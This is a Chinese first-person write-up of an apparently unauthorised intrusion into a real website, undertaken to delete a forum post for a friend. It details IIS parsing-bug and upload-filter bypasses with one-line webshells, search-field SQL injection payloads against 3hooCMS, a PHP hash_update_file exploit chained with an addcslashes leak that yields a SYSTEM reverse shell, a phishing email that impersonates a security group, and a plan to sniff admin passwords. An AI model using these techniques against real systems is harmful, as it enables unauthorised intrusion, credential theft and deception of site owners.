

一次艰难的渗透纪实

作者: kyo327
EMail: humour327@163.com
QQ: 10952989
日期: 2012-01-12

[目录]

0×00	前言
0×01	初期的探索
0×02	看到一点希望
0×03	从二级域名入手
0×04	调试 php 溢出漏洞
0×05	杀个回马枪
0×06	不成功的社工
0×07	V5 的迂回战术
0×08	从再读 cms 源代码到后台 getshell
0×09	asp 登陆口嗅探变态的密码
0×0a	突破星外+护卫神
0×0b	php 嗅探目标管理员密码
0×0c	discuz! 提示问题的阻碍
0×0d	OlllyDBG 调试 superdic 并制作注册机
0×0e	discuz! 提示问题也是浮云, 碰撞 V5
0×0f	后记

0×00 前言

随着互联网的迅速发展,越来越多的应用都转向 B/S 结构,因为它是跨平台的、易操作的、方便的、迅速的,这样不论用户使用什么样的操作系统,仅仅需要安装一个浏览器就能享受在线购物、网上支付、看电影、写博客等等各种各样便捷的服务,特别是 WEB2.0 时代的到来更增添了互联网的活力。但是这样就会导致越来越多的 WEB 安全问题的出现,比如 sql 注入、XSS、上传漏洞、弱口令、目录遍历等,虽然早在数十年前就被发现这些漏洞产生的根本原因,可它们却始终都没有退出历史的舞台,依然是 WEB 应用程序主要的安全问题。当然很多企业也开始越来越重视安全,但是仅仅依靠买网络安全产品、买防火墙之类是不能完全解决问题的。现在的企业安全最大问题就是不重视网络安全人才,导致搞安全的薪水不如挖煤窑的,或者纯粹的依靠安全产品代替网络安全人才。产品毕竟也是人写的,并且具有时效性,出了 0day 后,死的产品能立即做出安全措施吗? 动辄就看见招聘做内核驱动的程序员年薪 20 万以上,这种状况让搞安全的情何以堪。并且搞安全也需要学习底层编程、C 语言、perl、python、

php、asp、.net、java、c++、调试漏洞、配置各种各样的 web 环境、熟练掌握 od、ida、softice、windbg、软件破解、社工等等只要是跟互联网有一点关系都是必修之课，最关键还要时刻的学习新东西，要跟得上互联网的发展，否则就会被淘汰，有这么多的要求，我们容易吗？

我先感慨一下，在做网络安全这些年感觉一直在漂，从 05 年刚到北京的远东到 08 年的大连，再到 09 年的盛大，11 年的启明，没有一个地方能让人感到是在踏实的做安全，对网络安全人才这块也都不重视。从圈内群的好友里得知，有很多技术水平很不错的朋友都闲置在家，为什么？我感觉国内的大环境都是这样的，所以出现了 2011 年底的各大网站密码泄露事件。我认为，泄露的那些库也只是九牛之一毛。在这个拿网络安全人才当民工的时代，也许这个事件算是给那些高傲的、高薪的程序员上的一堂课吧。

言归正传。因为快要当爸爸了，我终于离开了北京，在家闲着这段时间受一朋友之托要在某一个网站帮忙删一个帖子，于是开始了这次漫长的渗透之旅。

0×01 初期的探索

在拿到目标 www.111.com 后，前期的侦查工作一定是要做充分的。我喜欢先从网站程序入手，这样如果找到突破口就可以迅速拿下。

通过初期的网站文件暴力猜解，扫描到 robots.txt 这个文件，有以下目录。如图 1：

```
Disallow: /install/
Disallow: /data/
Disallow: /temp/
Disallow: /tpl/
Disallow: /uc_client/
Disallow: /id/
Disallow: /lang/
Disallow: /mod/
Disallow: /adm/
Disallow: /api/
Disallow: /inc/
Disallow: /tool/
Disallow: config.php
Disallow: admin.php
Disallow: 3gadm.php
Disallow: seccode.php
Disallow: spider.php
Disallow: ver.php
```

图 1

再通过对这些文件的访问，从 3gadm.php 文件的标题栏得到该网站采用的是 diy-page8.3 的 cms，自然可以先用搜索引擎搜索该 cms 暴露的已知漏洞入手。我搜到的大概有三个版本别人分析的结果：一个是子仪的盲注 exp，还有两个是来自 t001s 的。由于该网站服务器安装有 WEB 防火墙，导致同一个 IP 不能多次连续的提交 get 或 post 请求，否则就被认为是非法的。这样一来盲注那个 exp 也就一直没有成功，而我测试使用 t001s 小蟑螂那个 exp 时，在本机自己搭建环境的最新版本是成功的，但是目标仍然失败，我考虑也许是目标版本较低的原因。由于后台文件 admin.php 被改名，同时也在进行着网站后台文件的暴力猜解中。不过也许我的字典文件不够大也不够好，结果很令人失望。并且该网站做了禁止普通用户注册、禁止普通用户登陆的安全措施，这样连传图片的权利也给封杀了。

再看他的论坛，毕竟要删的帖子是在论坛上的，但他使用的是最新版的 discuz! X2，因为我测试了 2011 年 7 月份那个漏洞不好使。

到这里该目标的网站程序方面大概有了些了解，但有用的信息不是很多。接着我用 nmap 扫描了 web 服务器的端口情况，只开了 80，也许其他端口被防火墙 K 掉了吧。通过经验访问一个不存在目录，服务器返回如图 2：



图 2

从图 2 看出，貌似是 iis7.0 或 iis7.5，再用 iiswrite.exe 对网站发送一个 head 包，返回 Server: Microsoft-IIS/7.5，这样的话大概能确定该网站服务器操作系统应该是 windows2008.

通过上面的分析，没有找到什么突破口，接下来大家都能想到，可以扫描一下他 web 服务器上都有哪些网站，从该服务器上的其他网站入手是大家一贯的手法，我也就不多说了。只是我是个苦命人啊，再次遇到 cdn，无法简单的判断网站的真实 IP。

关于cdn我在这里用简单的几句话科普一下，用户在自己的浏览器中输入要访问的网站的域名，网站主dns选择比较近的cdn服务商节点，并把请求的内容缓存到cdn节点服务器，再把cdn节点服务器ip返回给用户，最后用户再向给定的cdn接点请求网站内容。

我测试使用不同地区的 vpn 去 ping 网站域名，发现 ip 都不一样，后来通过 google 搜索他网站的相关帖子，发现有另外一个域名 www.222.com 显示相同的内容。再次用此域名进行旁注域名查询，总算有了真实的结果，如图 3：




图 3

但令人悲催的是，这几个域名最终全都指向了主网站和论坛。

0×02 看到一点希望

由于www.222.com是直接指向论坛，而www.111.com指向cms, 可以判断两个网站应该是不同的虚拟目录。于是我用自己写的扫描器对www.222.com进行了网站文件暴力猜解如图 4:



图 4

从图 4 中看到，总算有个信息泄露的问题了。

打开 phpinfo.php 得到如图 5:

System	Windows NT [redacted] 6.1 build 7601
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snaps with-snapshot-template=d:\php-sdk\snap_php-build=d:\php-sdk\snap_5_2\vc6\86 sdk\oracle\instantclient10\sdk,shared" "-- sdk\oracle\instantclient10\sdk,shared" "--
Server API	CGI/FastCGI
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	E:\websoft\php-5.2.17\php.ini

图 5

从图 5 我得到了, 目标操作系统是 windows2008, php 运行方式 FASTCGI, PHP 版本 5.2.17, 还有网站物理路径等等, 让我眼前一亮的是 iis7.5+FASTCGI 在默认情况下, IIS 处理请求的时候可能导致如 nginx 安全漏洞一样的问题, 任何用户可以远程将任何类型的文件以 PHP 的方式去解析。

我马上找到一个该网站某个图片链接地址进行类似这样的请求：
`http://www.222.com/images/aaa.gif/kyo.php`, 没有返回 404, 并且返回的 http 头状态码是 200, 这时我基本肯定了该漏洞的存在。我记得给好友小龙猪看过一眼, 他说了一句话: 这个站死定了。我也深信这一点, 但我没想到后面的过程竟是如此艰难。

随后我带着喜悦的心情, 迅速的在该论坛注册了账户, 并急切的上传那个带着一句话 php 木马的美女图片, 但结果仍然是令人沮丧的, 论坛设置了所有附件传到另外一个文件服务器上, 而那个文件服务器是 windows2003, 没有类似的 bug, 并且和目标不在一个 C 段。可这个漏洞却很诱人的, 我还考虑到论坛显示帖子是 html 文件类型的, 如果能在显示帖子的 html 里写入 `<?php phpinfo();?>` 倒也是可以利用的, 只是 `<>` 总是被过滤为 `< >`, 主站的 cms 又禁止登陆, cms 后台文件也无法找到, 看来只能再换换别的思路了。

0×03 从二级域名入手

每个做网络安全的应该都了解, 在网络上每个人享受各种服务, 上论坛, 听音乐, 网上支付, 购物等等。最重要的就是自己的密码, 而账号大多都是公开的, 只要我们拥有目标的常用密码, 就可以尝试他的其他网站的登录验证, 因此我开始了从二级域名入手的打算, 拿下后至少可以得到他的常用密码之一。

通过他本网站的链接和二级域名爆破查询工具, 再加上自己的分析, 我得到了 target 比较主要的一个二级域名为: a.111.com, 仍然是一个比较成熟的、没有任何已知漏洞的 cms 的博客程序, 值得庆幸的是, 这个二级域名所在的服务器倒有十几个其他的网站, 应该是虚拟主机, 操作系统是 win2003, 同时支持 php 和 asp。

我首先瞄上了一个站是: www.aaa.com, 很轻松的扫描出他后台管理文件为:

`http://www.aaa.com/admin/admin_index.php` 直接把 url 在浏览器浏览发现他没有做严密的验证, 后台一部分功能是可以使用的, 如图 6




图 6

并且后台使用了 FCKeditor，是最新版本，测试了这个编辑器的漏洞集合后无果，只能把希望寄托在图 6 的上传图片那里是否有问题了。这次还算顺利，我在 vmware 的 winxp 系统用 WSocketExpert.exe 抓了一下上传的包，在一句话 asp 木马里添加下 gif89a 头，再在包的这里改为：

Content-Disposition: form-data; name="article_img"; filename="C:\aa.asp.gif"

用 nc 提交后即得到名为 120107005538_53.asp 的上传文件，也就拿到其 webshell。如图 7：




图 7

其实这里上传的时候，web 防火墙也拦了好几次，几乎杀了我 95% 的小马，最后只能请出独门暗器才躲过这 bt 的防火墙。后来才知道该虚拟主机使用的组合是【星外+护卫神. 入侵防护专

家】。

拿到www.aaa.com的webshell后，自然是想跨目录到a.111.com。而最新的星外+护卫神的确很有效，删除了wscript.shell、shellapplication等扩展，还不支持aspx，没有任何运行命令的可能。

0×04 调试 php 漏洞

我用phpinfo看了下www.aaa.com的web服务器的php版本是5.2.9-2。版本不高，我印象里php5.2.13以下的版本出过好几个漏洞，其中【PHP hash_update_file() Already Freed Resource Access Vulnerability】是比较著名的。于是我放下该站的webshell，找到这个漏洞公告和poc，准备调试一下这个漏洞，用它去执行命令，进而提升权限。

公告地址为：

http://php-security.org/2010/05/01/mops-2010-001-php-hash_update_file-already-freed-resource-access-vulnerability/index.html

我在vmware_winxp的apache+php环境里，用windbg附加进程httpd.exe，然后在浏览器打开这个漏洞的poc，发生异常，如图8：

```
ModLoad: 018f0000 018f8000 C:\root\PHP\ext\php_mime_magic.dll
ModLoad: 01900000 01952000 C:\root\PHP\ext\php_ming.dll
ModLoad: 01960000 0196b000 C:\root\PHP\ext\php_mysql.dll
ModLoad: 01970000 01985000 C:\root\PHP\ext\php_mysqli.dll
ModLoad: 01990000 019a0000 C:\root\PHP\ext\php_openssl.dll
ModLoad: 019a0000 019ac000 C:\root\PHP\ext\php_sockets.dll
ModLoad: 019b0000 019eb000 C:\root\PHP\ext\php_sqlite.dll
ModLoad: 019f0000 01a02000 C:\root\PHP\ext\php_xmldrpc.dll
ModLoad: 01a10000 01a46000 C:\root\PHP\ext\php_xsl.dll
ModLoad: 01a50000 01a5f000 C:\root\PHP\ext\php_zip.dll
ModLoad: 01a60000 01a6c000 C:\root\PHP\ext\php_memcache.dll
ModLoad: 76ef0000 76f17000 C:\WINDOWS\system32\DNSAPI.dll
ModLoad: 76f80000 76f88000 C:\WINDOWS\System32\winrnr.dll
ModLoad: 76f30000 76f5c000 C:\WINDOWS\system32\WLDAP32.dll
ModLoad: 76f90000 76f96000 C:\WINDOWS\system32\rasadhlp.dll
(248.17e4): Break instruction exception - code 80000003 (first chance)
eax=7ffd5000 ebx=00000001 ecx=00000002 edx=00000003 esi=00000004 edi=00000005
eip=7c92120e esp=01b3ffcc ebp=01b3fff4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00000246
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\system32\ntdll.dll
ntdll!DbgBreakPoint:
7c92120e cc          int     3
Missing image name, possible paged-out or corrupt data.
0:503> g
(248.c1c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0aaff70c ebx=0be53bd0 ecx=55555555 edx=55555555 esi=03d4b7a8 edi=0be4e710
eip=00a74fef esp=0aaff6e4 ebp=0aaffb98 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
*** WARNING: Unable to verify checksum for C:\root\PHP\php5ts.dll
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\root\PHP\php5ts.dll -
php5ts!php_hash_register_algo+0xb2f:
00a74fef ff5204          call    dword ptr [edx+4]    ds:0023:55555559=????????
```

图 8

由图 8 可以看到发生问题的模块是 php5ts.dll，发生问题的函数是 php_hash_register。在这个函数偏移 0x2bf 处发生了异常。

显然 php5ts.dll 是 php 的核心解析器，php 所有的功能都包含在它里面，不论什么操作系统运行 php 都少不了要加载它。从这里可以看出这个漏洞危害的范围很广，是跨平台的。至于漏洞发生的原因就不在这里调试叙述了。

现在看发生异常的位置是：

```
00a74fef ff5204 call dword ptr [edx+4] ds:0023:55555559=????????
```

Eip 为 0x00a74fef 的地方，而 poc 第一句代码就是 define("OFFSET", pack("L", 0x55555555));把这个地址装入一个二进制串中。再看异常发生时的寄存器环境如图 8 中的 edx=0x55555555，后来再通过调试确定开始的第一句代码的地址就是控制的 edx 寄

寄存器。那么只要能在 edx+4 指向的地址装入精心构造的 shellcode，就可以顺利溢出了。

后来和 2yue 聊天时告诉我，他发现了一种把另一个 php 漏洞【PHP addcslashes() Interruption Information Leak Vulnerability】和这个漏洞结合起来利用的方法。后来我也证实了这个结果。以下是 2yue 的调试结果，我在这里和大家分享，希望他不介意。

“PHP addcslashes() 信息泄露漏洞，他可以读出内存空间中的信息，在读出的信息中，从偏移 0x10 开始，保存了一个指针，而在该指针偏移 0x20 开始保存我们控制的变量的值。”


这样的话我们就可以用 PHP addcslashes() 漏洞找到放置 shellcode 的地址，再找到某个变量 A 的地址，在变量 A 的地方存放 shellcode 的地址，那么 call [edx+4] 就可以执行 shellcode 了。把那两个 poc 结合起来，最后那个 hexdump() 函数改成我们自己的找到偏移 0x10 指向的 0x20 的地址的函数，好像很绕口。

其实是很简单的一个功能，直接附上 2yue 写的这个函数。

```
function hexdump($x)
{
    $ret_long = ord($x[0x13]) * 0x1000000 + ord($x[0x12]) * 0x10000 + ord($x[0x11])
* 0x100 + ord($x[0x10]);
    $ret_long = $ret_long + 0x20;
    return $ret_long;
}
```

只是里面的细节还需要调一调：例如要生成纯字母数字的 shellcode，edx+4 那个地方调一下等等，然后就可以用 metasploit 生成我们想要的纯字母数字的 shellcode 了。

我在本机测试成功，如图 9，当然还是要感谢 2yue。



```
C:\>nc -vulp 4444
listening on [any] 4444 ...
Warning: forward host lookup failed for bogon: h_errno 11004: NO_DATA
connect to [192.168.1.100] from bogon [192.168.1.104] 1112: NO_DATA
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\webserver\Apache2.2>whoami
whoami
nt authority\system

C:\webserver\Apache2.2>
```

图 9

在漏洞调试成功后的第 2 天，我准备用这个 exp 提权时，用菜刀连上我的 webshell，谁知道却返回 404。

我把 www.aaa.com 输入浏览器后，返回如下信息，如图 10



图 10

从图 10 看到，那个昨天刚拿下的网站，今天域名就过期，我悲催的人生仍在延续，我能说什么呢。

0×05 杀个回马枪

我只能老老实实再杀回来，仔细分析虚拟主机上剩下的那几个网站了。那个悲催的站被关闭了之后剩下的不是discuz! X2 就是静态html的站，再不就是很知名的较新版本的无已知漏洞的cms了，就只有一个asp的站，地址为：<http://www.bbb.com>。也许这个站是唯一的突破口了，用后台扫描器很容易扫到后台是<http://www.bbb.com/manage/> 如图 11



图 11

从图 11 很清晰的得到这个网站程序是 3hooCMS V3 SP2，我搜了一下，没有找到这个版本的漏洞，较低的版本倒是有一个 xss 漏洞，并且也没有这个版本 CMS 的公开下载，我怀疑目标是商业版。我只找到 3hooCMS_V2_SP2 的下载。

下载完后我在 vmware_win2003 下搭了环境，开始分析其源代码。

经过一段时间的分析，我发现 Search.AsP 这个文件存在 sql 注入漏洞。

代码第 9 行到 12 行

```
Dim TplFileUrl, TplStr, Sql, Rs, rCid, Cid
```

```
SoKey=trim(request("sokey"))
```

```
page=request.QueryString("page")
```

第 10 行 SoKey 变量没有经过任何过滤传了进来。

第 41 到 47 行

```
if SoKey="" then
  csql=""
  filename="Search.Asp"
else
  filename="Search.Asp?sokey="&SoKey
end if
sql="select * from [info] where "&LanguageSet&"Name like'%"&SoKey&"%' order
by id desc;"
```

SoKey 被当做搜索型变量传入 sql 语句中。

因此这里存在是一个搜索型的注入漏洞。

由于是已知的 cms，其表名和字段名都不用猜了：

管理员表名：ScmsAdmin

用户名字段：username 密码字段：password .

选择好关键字直接在 nbsi 工具里跑吧。

很遗憾的是没有跑出任何结果，于是我在目标网站手工在搜索输入框里测试。

当输入 33%' and 1=1 and '%'=' 时查询出了一些结果。

而输入 33%' and 1=2 and '%'=' 时又没有任何结果。完全没有问题啊，sql 语句肯定执行了，注入百分之百存在，但为什么就是跑不出来呢。我突然想到，也许新版本第 10 行代码应该是这么写的吧

```
SoKey=trim(request.form("sokey"))
```

这是 post 提交方式哦，我马上变换成了 post 的扫描方式，终于得出了结果如图 12




图 12

得到加密的密码【fead0df1fe60103eaba4544dd0a7e0842】后拿到 cmd5 解密，于是我悲催的运气再次降临，掏钱都无法解密。看来这年头不设置个 10 位以上字母+数字+特殊字符的密码都不好意思和别人打招呼啊。

0×06 不成功的社工

Md5 密码破不出来其实是常有的事，不过也说明国内上网用户的安全意识也在一步步的提高。我考虑到既然他网站有这个注入漏洞，那么管理员即便改了密码，我仍然能通过 SQL 注入漏洞得到 hash，如果他能改一个 cmd5 能破出来的简单的密码不就有希望了吗？于是我借

用 2011 年底的网络安全密码泄露门事件，给管理员发了一封 email。如图 13:



图 13

很不好意思，这里我借用了 90sec.org 的名义，因为我觉得 90sec 中有很多小孩的技术水平还是蛮高的，并且喜欢免费给某些网站提交漏洞。

Email 发出去 2 天后，再次注入得出密码的 hash，发现他没有修改。我也感觉此路不通，即便他修改了，很有可能密码还是很 bt 复杂的破不出来啊。

后来又想到去社工主网站 www.111.com 的管理员，询问他为什么主网站不能注册普通用户，也不能登录，是不是网站程序坏掉了。想借他们修复普通用户注册功能后，上传一个含有 php 木马的图片，再利用 iis7.5 的解析漏洞得到 shell。但得到的答复是，他们就是专门禁止普通用户注册和登陆的。

罢了，我社工真的不擅长，不太会与人交互，还是靠自己吧。

0×07 V5 的迂回战术

考虑到好不容易拿到 <http://www.bbb.com> 的 hash，不能这么轻易放过这个站啊。于是想到看这个管理员有没有其他的站，通过拿下他自己的另外的站然后再得到其密码也是一个不错的选择。这就是所谓的迂回战术吧，我不从正面进攻了，我从你有弱点的地方进攻还不行嘛？

于是我根据他网站提供的信息，再加上 whois 查询、域名查询、谷歌、百度，终于发现这个管理员在其他虚拟机还存在三个类似的站分别是：

<http://www.bbb1.com>
<http://www.bbb2.com>
<http://www.bbb3.com>

虚拟主机操作系统同样是 windows2003. 令人兴奋的是这三个站与 www.bbb.com 使用的是同一套 cms，都是 3hooCMS V3 SP2.

利用我前面发现的 sql 注入漏洞很容易得到 bbb1、bbb2 两个站的后台管理员的密码 hash 都为 **【fead0df1fe60103eaba454dd0a7e0842】**，和 www.bbb.com 是一样无法破解的。

第五次悲催的运气令我暂时放弃了一段时间。

又过了一天，我怀着百分之一的希望把 www.bbb3.com 也扫了一遍，但惊奇的是密码 hash

和其他三个都不一样，立刻拿到cmd5去破解，但需要花一毛钱才能破解。虽然国内企业不重视安全人才，把搞网络安全的薪水压的很低，但一毛钱我还是付的起的。如图 14：



如图 14

就这样我拿到了 www.bbb3.com 管理员的密码。这下我感到形势一片大好，思路是这样：

1. 通过进入 bbb3.com 的后台，得到一个 webshell。
2. 再从 webshell 里通过提权跨目录到 bbb2.com。
3. 改写 bbb2.com 的后台登陆后代码，嗅探其明文密码。
4. 同步进行 ftp 密码的破解，顺便去尝试 bbb.com 的 ftp。

至此我感觉这个迂回的战术还算威武吧。

0×08 从再读 cms 源代码到后台 getshell

进入 www.bbb3.com 后台后，尝试了上传的地方，又看了源代码，发现没什么漏洞，他严格检测了后缀并以时间格式强制改了上传后的文件名。应该是较成熟的上传代码。而网站设置那块是写入数据库的。唯一可能出问题的地方也就是数据库备份这里了。如图 15：



图 15

从图 15 得知数据库的路径和后缀，不过看着诱人的 asa 后缀，却做好了防下载处理，我利用 asp 小马代码入库的方式来测试，发现#Data23%base#.asa 是无法执行 asp 的。

只剩下备份这里容易出问题了。

大家肯定是这样想的，上传一个带一句话 asp 木马的图片，然后备份这个图片为 asp 不就完事了吗？

但悲催的是有以下几个问题需要解决：

1. 当前数据库路径输入框这里和备份数据库名称输入框这里都是只读的，无法更改。
2. 即便备份为 a.asp;a.jpg 也不可执行（我后来才知道，可能是防火墙拦截的原因）。

第一个问题好处理，客户端的一切防御手段都是浮云。一个 readonly 能阻挡我这个久经沙场的老将吗？不论是把其 htm 存下来，把 action 完整路径附上提交，还是用 firefox 的插件，再或是用国外的神器 burpsuite，都能轻松绕过。

至于第二个问题，我发现肯定备份出了 a.asp;a.jpg 类型的文件，可是用浏览器访问却总是出现恶心的 404 错误。

我只能再看其 cms 源代码，看他备份这里到底是如何处理的。

看了一会儿后，如愿以偿的发现了问题，漏洞文件为 Admin_DataBackup.asp 代码 65—83 行代码如下：

```
sub backupdata()  
Dbpath=request.form("Dbpath")  
Dbpath=server.mappath(Dbpath)  
bkfolder=request.form("bkfolder")  
bkdbname=request.form("bkdbname")
```



```

Set fso=server.createobject("scripting.filesystemobject")
if fso.fileexists(dbpath) then
72.If CheckDir(bkfolder) = True Then
73.fso.copyfile dbpath,bkfolder& "\"& bkdbname & ".mdb"
74.else
75.MakeNewsDir bkfolder
76.fso.copyfile dbpath,bkfolder& "\"& bkdbname & ".mdb"
end if
response.write "<center>备份数据库成功，备份的数据库路径为 " & bkfolder & "\" &
bkdbname & ".mdb</center>"
response.write "<center><a href='Databackup\" & bkdbname & ".mdb' a>下载本次备
份数据库到本地</a></center>"
Else
response.write "找不到您需要备份的文件。"
End if
end sub

```

第 68 行 bkfolder=request.form("bkfolder") 没有对目录名做过滤。而 request.form("bkfolder") 是从第 37 行这句代码传过来的。

```
<td height="22"><input type="hidden" size=50 name=bkfolder value=Databackup ></td>
```

说明默认情况下 bkfolder= Databackup 这个目录。

第 72 到 76 行，是说检测 bkfolder 这个目录是否存在，如果不存在就调用 MakeNewsDir bkfolder 这个函数。

再看 98—103 行代码如下：

```

Function MakeNewsDir(foldername)
Set fsol = CreateObject("Scripting.FileSystemObject")
Set f = fsol.CreateFolder(foldername)
MakeNewsDir = True
Set fsol = nothing
End Function

```

直接调用 fso 创建一个没有过滤的参数的文件夹。

这时大家可能都想到了，那么如果我们上传的时候抓包，把默认的文件夹 Databackup 改为 kyo.asp，那不就创建了一个 kyo.asp 的文件夹吗？这样配合 iis6.0 的漏洞将可以成功执行我的美女图片 asp 木马。

